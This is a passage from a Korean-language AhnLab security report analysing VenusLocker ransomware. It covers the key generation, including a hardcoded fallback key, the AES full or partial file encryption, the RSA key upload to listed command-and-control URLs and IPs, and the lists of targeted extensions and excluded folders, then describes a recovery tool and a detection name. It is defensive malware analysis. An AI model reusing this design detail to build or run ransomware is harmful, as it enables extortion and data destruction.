5. 키 생성	키 값은 위 정보 전송 결과에 따라 다음과 같이 2가지로 나뉘어진다. 1. 전송 성공: 새로운 키 값 생성 2. 전송 실패: 내부 정의된 키 값 사용 - 내부 키 값 BGORMkj&v=u1X0O2hOybNdRvZb9SGGnm zyQCCu4Ml*4T=v!YP4oe9S5hbcoTGb8A
6. 경로 및 확장자 확인	로컬 드라이브 내의 모든 폴더를 검색하여 암호화 대상 파일 확인 1. [표 3] 의 '확장자' 2. [표 4] 의 '예외 폴더' 3. 시스템 파일 및 '숨김' 속성을 가진 파일 제외
7. AES 암호화(파일)	'전체' 암호화 혹은 '부분' 암호화 수행 ([표 3] 참고) 파일명은 Base64 인코딩 후 VenusLocker 랜섬웨어 확장자 사용 '전체' 암호화는 파일 전체 암호화를 의미 '부분' 암호화는 파일 시작부터 일정 크기만큼만 암호화 (512 or 1024 bytes). 감염 파일이 '전체' or '부분' 암호화된 파일인지는 랜섬웨어 확장자를 통해 구분 가능 1. '전체' 암호화: .Venusf, .VenusLf, .VenusLfS 2. '부분' 암호화: .Venusp, .VenusLp, VenusLpS
8. RSA 암호화(키)	위 정보 전송이 성공하여 새로운 키 값을 생성한 경우만 해당 해당 키 값을 내부에 정의된 공개키 값으로 RSA 암호화하여 명령 제어 서버로 전송 ('정보 전송' 단계에서 생성한 'User ID' 값도 같이 전송) - 접속 주소 (일부) http://ransom.jianclaioskdo.info/keysave.php https://158.255.5.153/keysave.php http://185.106.122.2/keysave.php

표 2-2 | 동작 단계별 상세 행위

3. 비너스락커의 파일 암호화

비너스락커가 암호화하는 대상 파일의 확장자는 [표 2-3]과 같다. 이 중에는 국내 관공서에서 주로 사용하는 hwp 확장자를 포함하고 있다.

'전체' 암호화	txt, cc, docb, doc, xlw, xlsx, jar, potx, ini, h, wps, dot, ppt, xlsm, csv, potm, php, cs, msg, docx, pot, xltx, xml, ppam, html, log, xls, docm, pps, xltm, dwg, ppsx, css, pl, xlt, dotx, pptx, xlsb, dxf, ppsm, py, java, xlm, dotm, pptm, xla, asp, sldx, c, cpp, wpd, rtf, xll, xlam, class, sldm, hwp
'부분' 암호화	asf, gif, avi, pbf, dvx, wmmp, ink, cbr, tbz2, xwd, dvi, now, adr, pdf, bmp, wav, ra, evo, wmx, cbz, tg, abw, dxe, odm, ap, mp4, raw, flv, wvx, jif, gz, tlz, act, mlx, oft, aro, pdd, saf, qtq, xvid, iff, gzig, vsi, adt, err, pwi, asa, val, tch, 3d, jpc, jgz, wad, aim, euc, rng, ascx, mp3, aac, wave, rts, 3d4, jpf, pak, war, ans, faq, rtx, ashx, waw, ac3, wow, rum, 3df8, jpw, pcv, xpi, asc, fdr, run, asmx, jpg, amf, wpk, rv, pbs, mag, puz, z02, ase, fds, ssa, jpeg, ppd, amr, 3g2, scn, adi, mic, rev, z04, bdp, gthr, text, indd, eps, 3gp, srt, ais, mip, sdn, zap, bdr, idx, unx, asr, png, 3gp2, stx, amu, msp, sen, zipx, bib, kwd, wbk, qbb, ace, accdb, 3mm, svi, arr, nav, sfs, zoo, boc, lp2, wsh, bml, rar, djvu, mod, amx, swf, bmc, ncd, sfx, ipa, crd, ltr, 7z, cer, zip, tar, tax2013, avs, trp, bmf, odc, sh, isu, diz, man, arc, cms, psd, cdr, tax2014, bik, vdo, cag, odi, shar, mbox, ari, crt, tif, max, oga, dir, wm, cam, opf, shr, js, arj, dap, wma, wmv, ogg, divx, wmd, dng, qif, sqx, udf, nfo, car, htm, adr, ff, utc, ctt, sds, dpl, mxp, bak, rw2, aaf, sr2, jc, ap, gam, utx, dal, sql, dpr, oxt, odt, r3d, aep, bay, aro, grf, uvx, ddc, stt, dsk, qpx, pst, ptx, aepx, crw, asa, h3m, uxx, ddcx, tcx, dsp, qtr, pef, plb, cr2, prc, ascx, h4r, vmf, dex, thmx, eql, mpg, srw, prel, db, dcr, prt, ashx, iwd, vtf, dif, txd, ex, mpeg, x3f, prproj, pdb, kdc, shw, asmx, ldb, w3g, dii, txf, f90, odb, der, eat, dat, erf, std, lgp, w3x, itdb, upoi, fla, xlv, pem, ppj, mef, ver, indd, lvl, wtd, itl, vmt, for, xpt, xlk, pfx, indl, mrw, wpl, asr, map, wtf, kmz, wks, fpp, cfg, mdb, p12, indt, spv, nef, qbb, md3, ccd, lcd, wmdb, jav, cwf, dxg, p7b, indb, grle, nrw, yps, bml, mdl, cd, lcf, xl, dbb, p7c, inx, sv5, orf, 1cd, cer, nds, cso, mbx, xlc, lbi, slt, wb2, jfif, idml, game, raf, bck, cms, pbp, disk, mdn, xlr, owl, bp2, dbf, exif, pmd, slot, rwl, crt, ppf, dmg, odf, bp3, ai, xqx, yab, tpu, dcu, dap, pwf, dvd, odp, plc, bpl, 3fr, svg, aip, tpx, dev, htm, pxp, fcd, ods, ltm, pli, clr, arw, as3, amxx, tu, dob, moz, sad, flp, pab, xlwx, pm, dbx, srf, as, ape, tur, dox, svr, sav, img, pkb, mcd, res, cp, qel, sdb, snp, api, vc, dpk, url, scm, isz, pkh, cap, rsrc, rgn, sdc, bkf, usa, uax, col, wdgt, scx, mdf, so, rrt, adpb, ade, usx, umx, cty, abk, sdt, mds, cod, swd, csi, rsw, dic, vcd, ut2, unr, dem, bic, spr, nrg, psa, qdf, dcp, rte, cch, vhd, ut3, uop, elf, big, sud, nri, blp, bsp, cgf, chk

표 2-3 | 암호화 대상 확장자

[표 2-4]는 암호화 예외 폴더로, 해당 폴더 하위에 존재하는 파일은 암호화에서 제외된다.

Program Files, Microsoft Chart Controls, Windows NT, Program Files (x86), Microsoft Games, Windows Media Player, Windows, Microsoft Office, Windows Mail, Python27, Microsoft.NET, NVIDIA Corporation, Python34, MicrosoftBAF, Adobe, AliWangWang, MSBuild, IObit, Avira, QQMailPlugin, AVAST Software, wamp, Realtek, CCleaner, Skype, AVG, 360, Reference Assemblies, Mozilla Firefox, ATI, Tencent, VirtualDJ, Google, USB Camera2, TeamViewer, Intel, WinRAR, ICQ, Internet Explorer, Windows Sidebar, java, Kaspersky Lab, Windows Portable Devices, Yahoo!, Microsoft Bing Pinyin, Windows Photo Viewer

표 2-4 | 암호화 예외 폴더

비너스락커 랜섬웨어는 파일 암호화를 완료된 후 감염 PC의 바탕화면과 모든 로컬 드라이브의 루트 경로에 [그림 2-5]와 같은 랜섬 노트(ReadMe.txt)를 생성한다. 랜섬 노트에는 파일이 암호화되었다는 사



그림 2-5 | 랜섬노트 (ReadMe.txt)

실과 복구를 위한 비트코인 지불 방법 등을 안내하고 있다. 일련의 과정을 모두 마친 비너스락커는 최종적으로 [그림 2-6]과 같이 랜섬 노트의 약식 내용이 담긴 감염 화면을 띄워 사용자에게 감염 사실을 알린다. 72시간 후에는 키가 사라진다는 점을 강조하고 있으며, 사용자가 화면 종료를 시도할 경우 경고 문구를 띄워 비트코인 지불을 유도한다.

그림 2-6 | 감염 화면 (좌) 및 종료 시도 시 팝업 되는 경고 메시지 (우)

4. 비너스락커 대응(감염 파일 복구 방안)

앞서 언급한 바와 같이 제한적인 환경에서 비너스락커 랜섬웨어는 고정 키 값으로 파일을 암호화한다. 여기서 '제한적인 환경' 이란 [표 2-2]의 '정보 전송' 과정에서 명령 제어 서버로 접속이 불가능한 경우를 의미한다.

대칭키 방식으로 암호화된 비너스락커 랜섬웨어 감염 파일들 중 일부는 [그림 2-7]과 같이 복구가 가능하다. 안랩에서는 해당 파일들에 대한 비너스락커 랜섬웨어 전용 복구툴을 배포하고 있다.



그림 2-7 | 암호화된 파일 (위) 및 복구된 파일 (아래)

한편, 비너스락커에 의해 '부분' 암호화된 파일의 경우, 실제 암호화된 부분의 크기를 측정할 수 없다. 이와 관련해 안랩의 비너스락커 랜섬웨어 복구툴은 해당 부분 암호화 파일들에 대해서 다음과 같은 사항을 반영했다.

<부분 암호화 파일에 대한 안랩 복구툴의 추가 반영 사항>

1. 현재까지 확인된 암호화 부분을 크기, 가짓수만큼 복구 파일 생성



그림 2-8 | 부분 암호화된 파일 복구 시 생성되는 파일



그림 2-9
생성된 파일 중 하나의 파일에서 확인 가능한 정상 복구 파일

2. 생성된 파일명의 접두어를 통해 암호화 부분 크기 확인 가능 ([그림 2-8]의 [512], [1024])

3. 생성된 파일들 중 하나의 파일이 정상 복구된 파일

4. 다음과 같은 상황에서는 정상 복구된 파일 끝에 가변적인 더미 데이터 생성

[그림 2-10]과 같이 부분 암호화 대상 파일 중 원본 파일 크기가 부분 암호화 크기보다 작은 경우에는 가변적인 더미 데이터가 생성된다.



그림 2-10 | 원본 파일 (좌) 및 더미 데이터가 추가된 복구 파일 (우)

그러나 최근 유포되는 비너스락커 랜섬웨어는 부분 암호화 대상 파일의 조건으로 확장자뿐만 아니라 파일 크기도 추가되어 위와 같은 상황이 발생하지 않는다.

부분 암호화 파일에 대한 추가 고려 사항이 반영된 안랩의 비너스락커 랜섬웨어 복구툴은 **안랩닷컴 > 다운로드 > 전용백신에서** 다운받을 수 있다.[1]

▶ 비너스락커 랜섬웨어 복구 툴 다운로드 바로 가기

2017년 상반기 최대 보안 위협이 될 것으로 전망되는 비너스락커는 지속적으로 변종을 유포하며 고도화되고 있다. 다만 현재 비너스락커 랜섬웨어 감염 시 일부 파일에 한해 복구가 가능하다. 그러나 대부분 랜섬웨어에 감염되어 암호화된 파일을 온전히 복구하기는 어렵다.



그림 2-11 | 비너스락커 랜섬웨어 복구툴

따라서 랜섬웨어로 인한 피해를 최소화하기 위해

1 http://www.ahnlab.com/kr/site/download/product/downVacc.do?fileName=venuslocker_decryptor.exe

서는 예방이 가장 중요하다. 특히 공격자들이 사회공학적 기법을 이용하여 실제 사용자와 연관된 내용으로 스팸 메일을 발송하고 있어 첨부 파일 실행 시에 더욱 각별한 주의가 필요하다.

<AhnLab 진단 정보>

V3 제품군에서는 비너스락커 랜섬웨어를 다음과 같은 진단명으로 탐지하고 있다.

- Trojan/Win32.VenusLocker (2016.12.26.08)

ASEC REPORT VOL.86

2017년 1분기

AhnLab

집필 **안랩 시큐리티대응센터 (ASEC)**

편집 **안랩 콘텐츠기획팀**

디자인 **안랩 디자인팀**

발행처 **주식회사 안랩**

경기도 성남시 분당구 판교역로 220

T. 031-722-8000

F. 031-722-8901